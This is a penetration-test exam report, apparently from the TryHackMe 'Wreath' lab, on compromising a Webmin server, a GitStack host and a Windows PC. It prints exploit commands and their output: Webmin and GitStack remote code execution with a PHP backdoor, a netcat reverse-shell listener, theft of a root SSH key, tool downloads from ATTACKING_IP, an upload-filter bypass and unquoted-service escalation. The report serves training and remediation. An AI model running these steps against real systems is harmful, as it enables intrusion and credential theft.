
Offensive Security Certified Professional Exam Report

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-09-15

Table of Contents

<u>Offensive Security OSCP Exam Report.....</u>	<u>3</u>
<u>High-Level Summary.....</u>	<u>3</u>
<u>Recommendations.....</u>	<u>3</u>
<u>Information Gathering.....</u>	<u>3</u>
<u>Findings / Issues.....</u>	<u>4</u>
<u>1 - Information disclosure - services and version.....</u>	<u>4</u>
<u>2- Information disclosure - Sensitive personal information.....</u>	<u>4</u>
<u>3- Services with known vulnerability.....</u>	<u>5</u>
<u>4- Remote command execution gives administrative privileges to the webserver.....</u>	<u>6</u>
<u>5- Disclosure from information through error page.....</u>	<u>7</u>
<u>6- Remote command execution on the GitStack server.....</u>	<u>9</u>
<u>7- Bypass of file uploaded filter.....</u>	<u>10</u>
<u>8- Unquoted services on the personal computer.....</u>	<u>12</u>
<u>Narrative.....</u>	<u>12</u>
<u>Service Enumeration.....</u>	<u>12</u>
<u>Network Enumeration.....</u>	<u>12</u>
<u>Website Enumeration.....</u>	<u>13</u>
<u>Exploiting known vulnerability.....</u>	<u>14</u>
<u>Pivoting the web servers.....</u>	<u>15</u>
<u>Exploiting the GitStack.....</u>	<u>17</u>
<u>Enumerating personal computer.....</u>	<u>22</u>
<u>Exploring the git repository.....</u>	<u>23</u>
<u>Exploiting the PC.....</u>	<u>23</u>
<u>Creating Reverse Shell on the PC.....</u>	<u>25</u>
<u>Escalate privilege on the PC.....</u>	<u>26</u>
<u>Exfiltration.....</u>	<u>28</u>
<u>House Cleaning.....</u>	<u>29</u>
<u>Conclusion.....</u>	<u>29</u>

Offensive Security OSCP Exam Report

High-Level Summary

I was tasked to perform an internal penetration test towards components of a friend.

The purpose of this task is to perform attacks similar to those of a hacker and attempt to infiltrate into the hidden server. My objective is to evaluate the overall security of the network, identify assets and exploit existing flaws while reporting findings back to my friend.

The the following IP was provided by the friend as initial access to this assessment: - **10.200.105.200**

This first machine forwards the connection to a second machine, where a Git server has been hosted. In this network there is also a friend's personal computer.

During this assessment we were able to access the server where the website is hosted by exploiting a known vulnerability of the web server *MiniServ 1.890*. In this access, we discovered two other IPs within this network: - **10.200.105.100 - 10.200.105.150 - 10.200.105.250**

Recommendations

The most important recommendation to these systems is a complete update of all existing applications, even those which are not constantly being used. A regular patch management prevents the exploitation of known vulnerabilities. In the present case, a patch management would prevent the first compromise of the web server.

In case all the systems were updated, but an attacker would still be able to get a foothold on the server through a zero-day vulnerability, the second line of defense would be to restrict the usage of administrative users (root or nt authority). The usage of administrative users should be restricted to essential and limited tasks. Normal access should be performed with users with as little privilege as possible and necessary. Even those limited users must have their access and their possibilities restricted to their tasks, avoiding giving them access to files or functions that may allow a privilege escalation.

It is also recommended to configure systems with minimal applications. The usage of minimal server, prevents the execution of applications that are not related to the finality of the system.

Information Gathering

During the information gathering we collected the necessary information to identify the scope of this assessment: During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Findings / Issues

1 - Information disclosure - services and version

Severity

High

Description

By performing a network scanner, the server provides full information about the server and the services, like version and Operating System. This information allows attackers to exploit known vulnerabilities on the system:

Port	Service	Version
22	ssh	OpenSSH 8.0
80	http	OWA Apache httpd 2.4.37
443	http	OWA Apache httpd 2.4.37
10000	http	MiniServ 1.8.90

The scan also reveals that the server is running the OS **Centos**.

Recommendation

It is recommended to hide sensitive information, like versions and names of the services running, otherwise attackers can explore known vulnerabilities.

2- Information disclosure - Sensitive personal information

Severity

High

Description The website in the URL <https://thomaswreath.thm/> discloses sensitive personal information, like address, phone number and email address.

Contact

Address

21 Highland Court,
Easingwold,
East Riding,
Yorkshire,
England,
YO61 3QL

Phone Number

01347 822945

Mobile Number

+447821548812

Email

me@thomaswreath.thm

Personal information disclosure in the website

Recommendation

It is recommended to avoid disclosing sensitive personal information, since they may be used by attackers to perform impersonation and other kinds of scams that use existing identities.

3- Services with known vulnerability

Severity

Medium

Description

Through the network scan described below it was that the running services contains known vulnerabilities as shown below:

Service	Version	Vulnerability
ssh	OpenSSH 8.0	CVE-2018-20685, CVE-2019-6109, CVE-2019-6110, CVE-2019-6111
http	OAapache httpd 2.4.37	CVE-2023-25690, CVE-2019-0215
http	MiniServ 1.890	CVE-2019-15107
OpenSSL	OpenSSL/1.1.1c	CVE-2023-3817

Vulnerabilities: - OpenSSH 8.0: exploitation available in the service SCP - OAapache httpd 2.4.37: HTTP request smuggling attack when certain conditions are met - MiniServ 1.890: Remote command execution in the parameter password_change.cgi - OpenSSL/1.1.1c: Potential Denial of Service by the usage of some functions

By further exploiting the internal network, it was discovered that the *Gitstack* contains a known vulnerability described in the Exploit Database GitStack 2.3.10 - Remote Code Execution

Recommendation

It is highly recommended to patch existing services to its current. This prevents attackers from exploiting known vulnerabilities.

4- Remote command execution gives administrative privileges to the webserver

Severity

High

Description

Using the existing vulnerability of the service **MiniServ 1.890**, it is possible to perform remote code execution (RCE) and get direct administrative access to the web server.

To achieve this result, the the python script of the CVE-2019-15107 was executed as following:

```
CVE-2019-15107.py thomaswreath.thm -p 1000
```

The result of this command gave us access to the webserver and we could execute normal linux commands, like *hostname*, *ip a*, *whoami*:

```
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP
group default qlen 1000
    link/ether 02:5a:e7:a1:7c:ad brd ff:ff:ff:ff:ff:ff
    inet 10.200.105.200/24 brd 10.200.105.255 scope global dynamic
noprofixroute eth0
    valid_lft 2261sec preferred_lft 2261sec
    inet6 fe80::5a:e7ff:fe:a1:7cad/64 scope link
    valid_lft forever preferred_lft forever
```

```
# whoami
root
# hostname
prod-serv
# https://
```

By exploiting the discovered vulnerability in the *GitStack* hosted on **10.200.105.150** and executing the RCE, it is possible to see that the commands are executed with administrative privileges:

```
└─$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/pa
ssword and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at
least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system"
```

Executing the script that exploits GitStack

Recommendation

As described in the previous issue, it is recommended to keep services updated. Additionally, all servers should run its services with minimal privileges as possible. In case an attacker can break into the server, keeping minimal privileges prevents the access or execution of sensitive and highly privileged commands. Providing direct administrative access, creates a big attacking surface that compromises the confidentiality, integrity and availability of the servers and its users.

Running services or commands as with administrative privileges should be restricted to nominal and only essential tasks.


5- Disclosure from information through error page

Severity

High


Description

After gaining access to the web server in 10.200.105.200, scanning the internal network and performing a port forwarding to the internal network. One of the discovered host, 10.200.105.150, has a service running on port 80, which can be opened through the browser:



Access to service running on 10.200.105.150

This error message provides information about existing paths within this site. One of them direct the attacker to a login page:



Login page

Recommendation

Error messages should not disclose sensitive or internal information referred to the server or systems. Those messages should be focused on how to solve the error. By providing internal information, the application creates an attacking surface that may be exploited by malicious users.

6- Remote command execution on the GitStack server

Severity

High

Description

By exploiting the vulnerability in the GitStack running in host **10.200.105.150**, it is possible to perform remote code execution.

For this task, the exploit GitStack 2.3.10 - Remote Code Execution available in the ExploitDatabase was used. Below there is a code-snipped of the changes:

```
1  #!/usr/bin/python2
2  # Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
3  # Date: 18.01.2018
4  # Software Link: https://gitstack.com/
5  # Exploit Author: Kacper Szurek
6  # Contact: https://twitter.com/KacperSzurek
7  # Website: https://security.szurek.pl/
8  # Category: remote
9  #
10 #1. Description
11 #
12 #$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
13 #
14 #https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
15 #
16 #2. Proof of Concept
17 #
18 import requests
19 from requests.auth import HTTPBasicAuth
20 import os
21 import sys
22
23 ip = '10.200.105.150'
24
25 # What command you want to execute
26 command = "whoami"
```

IP and command can be changed to use this exploit

The execution of this script gives the following result:

```
# command: whoami
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
```

```

[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
...
[+] Execute command
"nt authority\system
"

# command: ipconfig
"
Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::e90a:8b34:8e17:6c3%6
    IPv4 Address. . . . . : 10.200.105.150
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.105.1
"

```

The exploit creates a backdoor in PHP which allows an attacker to execute commands within the server without needing any credentials.

Recommendation

It is recommended to patch services to the latest version to avoid the exploit of known vulnerabilities.


7- Bypass of file uploaded filter

Severity

High

Description


After gaining access to the web server in **10.200.105.100**, the url **http://10.200.105.100/resources** allows us to upload files:



Login paged found in <http://10.200.105.100/resources>

The analysis of the commits of the git server, showed that there two filter in place: - extension: jpg, png, jpeg and gif OR - if metadata contains information related to a image

If one of these filters is accepted, the file can be uploaded. The first filter can be bypassed by adding a double extension. The screenshot below shows the upload of a PHP file, extension no allowed:



Filter to upload files bypassed

Recommendation

It is recommended to implement several filters that verify if the uploaded file matches the one expected by the application. Besides the extension, it is possible to check the file signature (a.k.a magic number), content-type and verify if no extra extensions have been added.

8- Unquoted services on the personal computer

Severity

High

Description

On the personal computer, **10.200.105.100**, the service *SeImpersonatePrivilege* is running in a path without quotes as shown in the picture below:

❖PNG IHDR❖8g❖VsBIT❖❖O❖❖tEXtComment

```

DisplayName
Amazon SSM Agent
Apache2.4
AWS Lite Guest Agent
LSM
Mozilla Maintenance Service
NetSetupSvc
Windows Defender Advanced Threat Protection Service
System Explorer Service
Windows Defender Antivirus Network Inspection Service
Windows Defender Antivirus Service
Windows Media Player Network Sharing Service

```

```

Name
AmazonSSMAgent
Apache2.4
AWSLiteAgent
LSM
MozillaMaintenance
NetSetupSvc
Sense
SystemExplorerHelpService
WdNisSvc
WinDefend
WMPNetworkSvc

```

```

PathName
"C:\Program Files\Amazon\SSM\amazon-ss
"C:\xampp\apache\bin\httpd.exe" -k run
"C:\Program Files\Amazon\XenTools\Lite
"C:\Program Files (x86)\Mozilla Mainte
"C:\Program Files\Windows Defender Adv
"C:\Program Files (x86)\System Explorer
"C:\ProgramData\Microsoft\Windows Defe
"C:\ProgramData\Microsoft\Windows Defe
"C:\Program Files\Windows Media Player

```

Services not in c:

Additionally, it is possible to run this service with admin rights as shown below:

```

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE           : 2   AUTO_START
        ERROR_CONTROL        : 0   IGNORE
        BINARY_PATH_NAME     : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : System Explorer Service
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem

```

SERVICE_START_NAME

Recommendation

Unquoted services allow attackers to potentially insert and/or execute services than original ones. This creates a surface for privilege escalation which risks the confidentiality, integrity and availability of the system.

Narrative

Service Enumeration

Network Enumeration

The first part of this assessment was dedicated to the enumeration of the provided IP Address **10.200.105.200**. This enumeration was performed using the network scanner nmap:

```
nmapAutomator.sh -H 10.200.105.200 -t full -o wreath
```

```
nmap -p- -Pn -sS 10.200.105.200 -oA wreathAllPorts
```

```
# nmap options
# -p-: all ports
# -Pn: no ping
# -sS: SYN scan (stealth to avoid detection)
# -oA: output
```

The results of this scan is listed below:

Not shown: 65380 filtered tcp ports (no-response), 150 filtered tcp ports (admin-prohibited)

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
443/tcp	open	https
9090/tcp	closed	zeus-admin
10000/tcp	open	snet-sensor-mgmt

The next scan was performed to detect the running services on the open ports:

```
nmap -p22,80,443,9090,10000 -A -Pn -sS 10.200.105.200 -oA wreathServices
```

```
# nmap options
# -p-: all ports
# -A: Version, OS detection, script scanning and traceoute
# -Pn: no ping
# -sS: SYN scan (stealth to avoid detection)
# -oA: output
```

The result of this scan is described below:

```
22/tcp    open    ssh          OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
80/tcp    open    http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open    ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath
Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Thomas Wreath | Developer
|_ tls-alpn:
|_   http/1.1
9090/tcp   closed zeus-admin
10000/tcp  open    http         MiniServ 1.890 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_ http-server-header: MiniServ/1.890
```

Website Enumeration


Opening the IP address, we are redirected to the following website: - **<https://thomaswreath.thm/>**

With this address, we performed a directory discovery with the following command:









```
dirb https://thomaswreath.thm/*
```

This tool scans the website for common directories. The result of this scan is listed below:

https://thomaswreath.thm/img/



Index of /img

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	-	-	-
 img-profile.jpg	2020-11-07 17:15	436K	
 portfolio-1.jpg	2016-10-09 13:25	5.3K	
 portfolio-2.jpg	2016-10-09 13:25	5.3K	
 portfolio-3.jpg	2016-10-09 13:25	5.3K	
 portfolio-4.jpg	2016-10-09 13:25	5.3K	
 preloader.gif	2016-06-26 18:59	2.9K	
 puff.svg	2016-10-02 20:59	1.4K	

Screenshot of one result of the directory fuzzing

To scan the web server hosted in the ports 80 and 443, we also used the tool nikto and the following command:

```
nikto -h thomaswreath.thm -port 80,443 -output resultnikto.txt
```

Exploiting known vulnerability

In this section, we exploited the vulnerability of the web server **MiniServ 1.890 (Webmin httpd)**. For this task, we used the exploit available online CVE-2019-15107.

This exploit written in python allows automatic execution by performing the following command:

```
CVE-2019-15107.py thomaswreath.thm -p 10000
```

As result of this command, we are able to penetrate on the server and execute commandos, as shown below:

```
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
```

```

        valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP
group default qlen 1000
    link/ether 02:5a:e7:a1:7c:ad brd ff:ff:ff:ff:ff:ff
        inet 10.200.105.200/24 brd 10.200.105.255 scope global dynamic
noprofixroute eth0
        valid_lft 2261sec preferred_lft 2261sec
        inet6 fe80::5a:e7ff:feal:7cad/64 scope link
        valid_lft forever preferred_lft forever
# whoami
root
# hostname
prod-serv
#

```

Since this access was with root user, it was not necessary to escalate privilege to root. This access allows us to see the configuration of the server and scan other hosts in this network.

After gaining this access, it was possible to create a reverse shell with the following command:


```
nc -lvnp 5556
```

```

# to stabilize this shell, the following commands were executed
python3 -c 'import pty;pty.spawn("/bin/bash") '
export TERM=xterm

```

The result is a stabilized shell as shown above:



```

[root@prod-serv]# whoami
root
[root@prod-serv]# hostname
prod-serv
[root@prod-serv]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:5a:e7:a1:7c:ad brd ff:ff:ff:ff:ff:ff
        inet 10.200.105.200/24 brd 10.200.105.255 scope global dynamic noprofixroute eth0
            valid_lft 3047sec preferred_lft 3047sec
        inet6 fe80::5a:e7ff:feal:7cad/64 scope link
            valid_lft forever preferred_lft forever
[root@prod-serv]#

```

Result

Accessing the folder `/root/.ssh/id_rsa`, it was possible to access the private key to access the server through ssh and transfer it to the attacking machine.

Pivoting the web servers

With the access to the server where the website is hosted, it is possible to perform another enumeration to discover what other endpoints exist within the internal network.

Our access allowed us also to transfer files between our attacking machine and the compromised web server. We used the following commands to transfer files:

```
# Create a webserver on the attacking machine where the binaries are being hosted:
sudo python3 -m http.server 80
```

```
# From the compromised server, we then fetched the desired files, in this case nmap and socat
curl ATTACKING_IP/path/to/file -o /tmp/path/to/file && chmod +x /tmp/path/to/file
```

```
curl ATTACKING_IP/nmap -o /tmp/nmap-pat && chmod +x /tmp/nmap-pat
curl 1ATTACKING_IP/socat -o /tmp/socat-pat && chmod +x /tmp/socat-pat
```

The transfer binaries are *nmap* and *socat*. The first one to perform a network scanning and the second one to establish contact with the hosts within the network.

We first used *nmap* to find hosts on this network. For this task we send the following command:

```
./nmap-pat -sn 10.200.105.1-255
```

We discovered that the following hosts are up: - **10.200.105.100** - **10.200.105.150** - **10.200.105.250**

By scanning those hosts with *nmap*, we got the following result: - **10.200.105.100**: -

```
Host is up (-0.20s latency).
```

```
All ports are filtered
```

10.200.105.150:

```
Host is up (-0.0018s latency).
```

```
Not shown: 6147 filtered ports
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
3389/tcp  open  ms-wbt-server
```

```
5985/tcp  open  wsman
```

```
MAC Address: 02:63:55:96:E1:5F (Unknown)
```

10.200.105.250:

```
PORT      STATE SERVICE
```


```
22/tcp    open  ssh
```

```
1337/tcp  open  menandmice-dns
```

The process of pivoting will be concluded once the first server can be used to access the other hosts in the network. To achieve this result, we used the tool *sshuttle*, which establishes a connection to the compromised server and allows the communication to the other hosts. The executed command is shown below:

